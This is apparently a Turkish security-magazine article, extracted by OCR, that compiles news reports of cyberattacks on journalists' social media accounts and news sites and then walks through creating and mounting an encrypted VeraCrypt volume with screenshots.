9 Mart Cumartesi günü, AB Delegasyonu, kadın gazeteciyi hedef alan çevrimiçi nefret söylemine ışık tutan bir belgesel olan A Dark Place'in gösterimini ve basın özgürlüğü ve demokrasiyi açmak için yarattığı tehdidi destekledi.

Reha Muhtar'ın hesabı hacklendi

Gazeteci Reha Muhtar, sosyal paylaşım sitesi twitter'daki hesabına giriş yapmak istediğinde şok yaşadı Ünlü gazeteci, resmi twitter hesabına bugün öğlen saatlerinde giriş yapamadığını fark etti. Teknik ekip tarafından yapılan kontrol sonucu hesabın şifresinin değiştirildiği fark edildi..

HACKER'LAR GAZETECİLERİ HEDEF ALIYOR

Yazar Editör - 21 Temmuz 2018

69 0

ABD'DE YAPILAN ARAŞTIRMANIN SONUÇLARINA GÖRE, YAZICILARI HACKERLARDAN KORUMASIZ BIRAKMAK, DİĞER CİHAZLARI DA GÜVENLİK

Ünlü gazetecilere hack şoku

Facebook paylaş | Twitter paylaş | Google+ paylaş | Yorum Yaz

11.06.2016 Saat: 12:53

4 ünlü gazetecinin Twitter hesapları "Ay Yıldız Team" adlı hacker grubu tarafından siber saldırıya uğradı. Can Ataklı, Fehmi Koru, Reha Muhtar ve Abdülkadir Selvi'nin Twitter hesapları hacklendi.

Korkusuz gazetesi yazarı Can Ataklı'nın Twitter hesabı bugün öğlen saatlerinde hacklendi. Hacklenen Ataklı'nın hesabından, CHP lideri Kemal Kılıçdaroğlu'nu eleştiren, Cumhurbaşkanı Tayyip Erdoğan'ı öven haberler ve yorumlar paylaşıldı.

Gazetecilere siber saldırı

Arka Kapı Dergi

Paylaş 0 | Tweetle

06 Haziran 2015, Cumartesi 09:41

Genel seçimlerin yaklaşmasıyla birlikte gazeteci hesaplarına yönelik siber saldırılar da arttı.

Yeni Asya Gazetesi çalışanlarına da gönderilen sahte e-postalarda Twitter hesabının şifresini çalmaya yönelik "phishing" tekniği kullanıldı. Twitter'ın giriş sayfasını kopyalayan hackerlar, kullanıcı adı ve şifresini giren gazetecilerin Twitter hesaplarını çalma girişiminde bulundu.

GÖNDERİLEN SAHTE E-POSTA:

https://eeas.europa.eu/journalists-are-attack-press-freedom-and-democracy

http://www.milliyet.com.tr/cadde/reha-muhtarin-hesabi-hacklendi-2260767

https://www.sozcu.com.tr/2015/medya/fatih-portakalin-twitter-hesabi-hacklendi-706151/

https://siberbulten.com/siber-guvenlik/cinli-hackerlarin-yeni-hedefi-gazeteciler/

Yine yanda belirtilen haberde de görüldüğü gibi, aktivistler tarafından, **Türkiye Gazeteciler Cemiyeti`nin** web sitesine yönelik propaganda amaçlı siber saldırılar düzenlenmiştir.

http://www.cumhuriyet.com.tr/Turkiye_Gazeteciler_Cemiyeti_nin_web_sayfasi_hacklendi.html

https://www.sabah.com.tr/gundem/2016/12/14/gazeteci-ismail-saymazin-twitter-hesabi-hacklendi

Özellikle sansasyonel (çarpıcı) etki oluşturmak amacıyla medya, sıklıkla bilgisayar korsanlarının hedefi haline gelmektedir.

https://www.aksam.com.tr/dunya/hackerlar-suudi-muhalif-ahmedi-hedef-alirken-kasikcinin

https://www.havadiskibris.com/hackerlar-medyayi-hedef-aldi/

Tüm bu yaşanan siber saldırıların sonuçları, tahmin bile edemeyeceğimiz kadar bize pahalıya patlayabilir. Örneğin, AP'nin resmi Twitter hesabından atılan 'Beyaz Saray'da bomba. Obama yaralandı' sahte tweet, dev şirketleri 2 dakikada yere serdi. **136 milyar dolarlık maddi zarar ortaya çıktığı bilinmektedir.**

Türkiye Gazeteciler Cemiyeti'nin web sayfası hacklendi

Türkiye Gazeteciler Cemiyeti'nin web sayfasına bağlanmak isteyenler, başında siyah bir kurdela görüntüsünün yer aldığı, "İtiraz Ediyorum" başlığını taşıyan bir metinle karşılaştılar. Cemiyet sayfasını "hack" edenler, "Basın Özgürlüğü" isteyen Türkiye Gazeteciler Cemiyeti'ni protesto ediyorlar.

Beğen 0 Tweetle Takip et: @cumhuriyetgzt Facebook'ta paylaş WhatsApp E-posta

cumhuriyet.com.tr Yayınlanma tarihi: 10 Mart 2011 Perşembe, 12:23

Gazeteci İsmail Saymaz'ın Twitter hesabı hacklendi! - İşte o konuşmalar ve İsmail Saymaz'ın açıklaması

Hürriyet'in muhabiri gazeteci İsmail Saymaz'ın Twitter hesabı hacklendi. Gazeteci İsmail Saymaz'ın özel DM'leri ifşa edildi. İsmail Saymaz Twitter hesabının hacklenmesiyle ilgili açıklamalarda bulundu. İşte Gazeteci İsmail Saymaz'ın hacklenenen DM'leri ve konuyla ilgili açıklaması...

Hacker'lar medyayı hedef aldı

Suriyeli bir grup bilgisayar korsanı, aralarında New York Times, Independent ve Telegraph gibi medya kuruluşlarının olduğu İngiltere ve ABD merkezli internet sitelere siber saldırılar düzenledi. 'Syrian Electronic Army' isimli grubun düzenlediğine inanılan saldırıların ardından söz konusu sitelerin belli başlı kısımlarının bir süreliğine erişime kapandığı bildirildi. Siber saldırının ardından resmi Twitter hesabından konuyla ilgili bir açıklama yayınlayan İngiltere merkezli Telegraph gazetesi, söz konusu saldırının bertaraf edildiğini ve üyelerinin bilgilerinin güvende olduğunu açıkladı.

Hackerlar Suudi muhalif Ahmed'i hedef alırken Kaşıkçı'nın adını kullanmış

Hackerların, Suudi Arabistanlı muhalif gazeteci Ali el-Ahmed'in elektronik posta hesabını ele geçirmek için Cemal Kaşıkçı'nın ismini de kullandığı ortaya çıktı

Anonymous: Assange'ın intikamını alacağız

Hacker grubu Anonymous, WikiLeaks sitesinin kurucusu Julian Assange'ın tutuklanmasında rol alan herkesi 'halk düşmanı' ilan etti. Hackerlar, CIA ve ABD Başkanı'ndan operasyon yapan polis memurlarına, "Anonymous'un buna göre hareket etmesinin zamanı geldi" diye seslendi.

Google`dan Siber Saldırı Mağduru Gazetecilere Destek!

Çevrim içi Saldırılara Yönelik Google`dan Gazetecilere Tam Destek!

Gazetecilere karşı başlatılan siber saldırı, gittikçe şiddetlenmeye başladı. Google bu saldırılara yönelik, yaptığı açıklama ile artık hackerların hedefi haline gelen ve tehditler alan kişilerin hesaplarını güvenli bir hale getirmek için yardım edeceğini söyledi.

Google'ın sözcüsü, büyük kuruluş ve şirketleri her zaman uyardıklarını ancak yetkililerin bilerek bazı önlemler almayı ertelediklerini söyledi. Öğrenilene göre şirket eski bir diplomat olan Michael McFaul ve New York Times gazetesinin ünlü köşe yazarı Paul Krugman'a da yardım etmiş.

https://www.sabah.com.tr/gundem/2015/05/28/new-york-times-hacklendi

http://www.cumhuriyet.com.tr/haber/turkiye/1467077/Fehmi_Koru_nun_siteleri__hack_lendi.html

https://siberbulten.com/siber-guvenlik/medyaya-bir-siber-saldiri-daha-belcika-televizyonu-hacklendi/

Yine ilgili bir haberde:

Haber sitesi saldırıya uğrayan Koru, siteleri geri almak için uğraştıklarını söyledi. Koru, *"Bir siber saldırı sonucu önce Ocak Medya haber sitemiz erişilmez oldu, bugün erken saatlerden itibaren de fehmikoru.com sitemiz. İkisini de geri almaya çalışıyoruz. Sürekli okurlarımız, yazarlarımız ve takipçilerimizden özür dileriz."* dedi.

Günümüzde bilişim güvenliği ihlal olaylarında ciddi bir artış görülmektedir. Yaşanan ihlal olayları profesyonel bakış açısıyla değerlendirilip, güvenlik önlemleri alınmadığı müddetçe benzeri olaylarla tekrar tekrar karşılaşma riski artmaktadır. Her olay bir tecrübe olarak değerlendirilmeli, detaylı incelenmeli ve bir daha yaşanmaması için gerekli önlemlerin alınması sağlanmalıdır. Özellikle bu tarz gelebilecek saldırılara yönelik her zaman hazırlıklı olmalıyız.

Bilhassa veri ihlali yaşanmaması adına, verileri doğru yerde sakladığımızdan emin olmalıyız. İşini profesyonel olarak yapan bir araştırmacı gazetecinin tartışmasız en önemli sorumluluklarından olan veri güvenliği, dikkat edilmesi gereken bir diğer husustur. Bulut yedeklemelere dikkat etmekte fayda var. (Apple olayını hatırlayın.) Fiziksel yedekleme, sunucu yedeklemelerine göre daha güvenlidir ancak fiziksel yedeklemenin ise şöyle bir riski vardır: "Fiziksel yedekleme" yaptığınız diskin yabancı kişilerin ellerine geçebilmesi. Bu yüzden fiziksel yedeklemelerde mutlaka ya diski şifreleyin ya da dosya klasörlerine parola koyun (her ikisini diyenleri, ayrıca tebrik ediyoruz:). Kullanmış olduğunuz program ve işletim sisteminizi daima güncel tutunuz. Güncellemeleri zamanında yapmayı unutmayınız. Bunlara dikkat edildiği zaman olası bir saldırı durumunda veri ihlalinin yaşanma ihtimali azalacaktır. Hack'lenseniz bile ya da diskiniz ele geçirilse dahi saldırganlar eli boş dönecektir ya da işleri gerçekten çok çok zorlaşacaktır.

Örnek şifreleme yöntemlerinden ikisini ele alacağız:

- BitLocker
- VeraCrypt

BitLocker için dergimizin ikinci sayısında bir makaleyi kaleme almıştık (BitLocker ile Disklerinizi Şifreleyin).


Şimdi de alternatif olarak VeraCrypt'ten bahsedelim.

Genel Avantajları:


- Başlangıçta bilgisayarın kilidini açtıktan sonra son kullanıcının özel dikkat göstermesi gereken bir durum yoktur.
- Veriler diske yazıldıkça otomatik olarak şifrelenir.
- Okunduğunda, otomatik olarak (şifresiz) çözülür.
- Böylece verileriniz güvenli bir şekilde saklanır.

VeraCrypt Nasıl Kurulur ve Kullanılır?

VeraCrypt programını indirip yükleyin. Ardından VeraCrypt.exe dosyasına çift tıklayarak veya Windows Başlat menünüzdeki VeraCrypt kısayoluna tıklayarak VeraCrypt'i başlatın.



VeraCrypt penceresi bu şekilde karşımıza çıkacaktır. Next butonundan devam ediyoruz.




Bu adımda, VeraCrypt biriminin oluşturulmasını istediğimiz yeri seçiyoruz.

Seçenek varsayılan olarak geldiğinden devam ediyoruz..


Bu pencere, VeraCrypt Birim Oluşturma Sihirbazı Birim Tipi penceresi Normal ya da Gizli birim tercihini yapmanızı sağlar.

Bu adımda, standart veya gizli bir VeraCrypt birimi oluşturmayı seçmemiz gerekir.



Oluşturmakta olduğumuz VeraCrypt dosyasının konumunu ve dosya ismini belirleme:

- Bu adımda, VeraCrypt biriminin nerede oluşturulmasını istediğimizi belirtmemiz gerekiyor.
- Bir konum seçin ve oluşturmakta olduğunuz **VeraCrypt** birim dosyası için bir isim belirleyin.




VeraCrypt birimimizi F : \ Data \ klasöründe oluşturacağız ve birimin (container) dosya adı My Volume (yukarıdaki ekran görüntüsünde görülebileceği gibi) olacaktır. İstediğimiz başka bir dosya adı ve konum seçebilmekteyiz.


İstenilen yolu (kabın oluşturulmasını istediğiniz yeri) dosya seçiciden seçin. İstenilen konteyner dosya adını **Dosya adı** kutusuna yazın.

Aşağıdaki adımlarda VeraCrypt Volume Creation Wizard'a geri döneceğiz.


Şifrelenmemiş dosyaları bir VeraCrypt birimine kopyaladıktan sonra, şifrelenmemiş orijinal dosyaları güvenli bir şekilde silmemiz gerektiğini unutmayın. Güvenli silme amacıyla kullanılabilecek yazılım araçları vardır



Birim Oluşturma Sihirbazı penceresinde devam edelim.




Burada birim için bir şifreleme algoritması seçeceğiz. Burada ne seçtiğinizden emin değilseniz, varsayılan ayarları kullanabilirsiniz.




Birim Boyutu penceresi oluşturmakta olduğunuz dosyanın boyutunu belirlememize yarar. Bu bölümde biz varsayılan ayar olan 250 MB'lık bir birim oluşturacağız.


Bu en önemli adımlardan birisidir. Burada iyi bir parola seçmek zorundayız.

Güçlü bir parola seçtikten sonra, ilk giriş alanına yazın. Sonra parolayı ikinci giriş alanına yeniden yazıp ileri butonuna tıklayın.




Yukarıda belirtildiği gibi VeraCrypt şimdi belirlediğimiz dizin üzerinde My Volume isimli bir dosya oluşturacak. Bu dosya, dosyalarınızı güvenli biçimde depolayacağınız 250 MB'lık bir VeraCrypt normal birim alanı taşıyacak. VeraCrypt işlem tamamlandığında sizi bilgilendirecek.






VeraCrypt birimini (dosya kabı) başarıyla oluşturduk. VeraCrypt Birim Oluşturma Sihirbazı penceresinde, **Çıkış**'a tıklayın .


Kalan adımlarda, az önce oluşturduğumuz birimi monte edeceğiz. Ana VeraCrypt penceresine döneceğiz (hala açık olması gerekir, ancak açık değilse, VeraCrypt'ı başlatmak için 1. Adımı tekrarlayın ve ardından bu adımdan devam edin.)




Listeden bir sürücü harfi seçin. Bu, VeraCrypt kabının monte edileceği sürücü harfi olacaktır.



Dosya Seç'i tıklayın. Standart dosya seçici penceresi görünecektir.




Dosya seçicisinde, kapsayıcı dosyaya göz atın (6-12. Adımlarda oluşturduğumuz dosya) ve onu seçin. **Aç'a** tıklayın (dosya seçici penceresinde).



Ana VeraCrypt penceresinde, parola istemi iletişim penceresi görünmelidir.

ADIM 17:




Şifreyi (10. Adımda belirtilen) şifre giriş alanına (kırmızı dikdörtgen ile işaretlenmiş) yazın.

ADIM 18:

Birimin oluşturulması sırasında kullanılan PRF algoritmasını seçin (SHA-512, VeraCrypt tarafından kullanılan varsayılan PRF'dir). Hangi PRF'nin kullanıldığını hatırlamıyorsanız, sadece "otomatik algılama" ayarına bırakın; ancak montaj işlemi daha uzun sürecektir. Şifreyi girdikten sonra **Tamam'a** tıklayın .

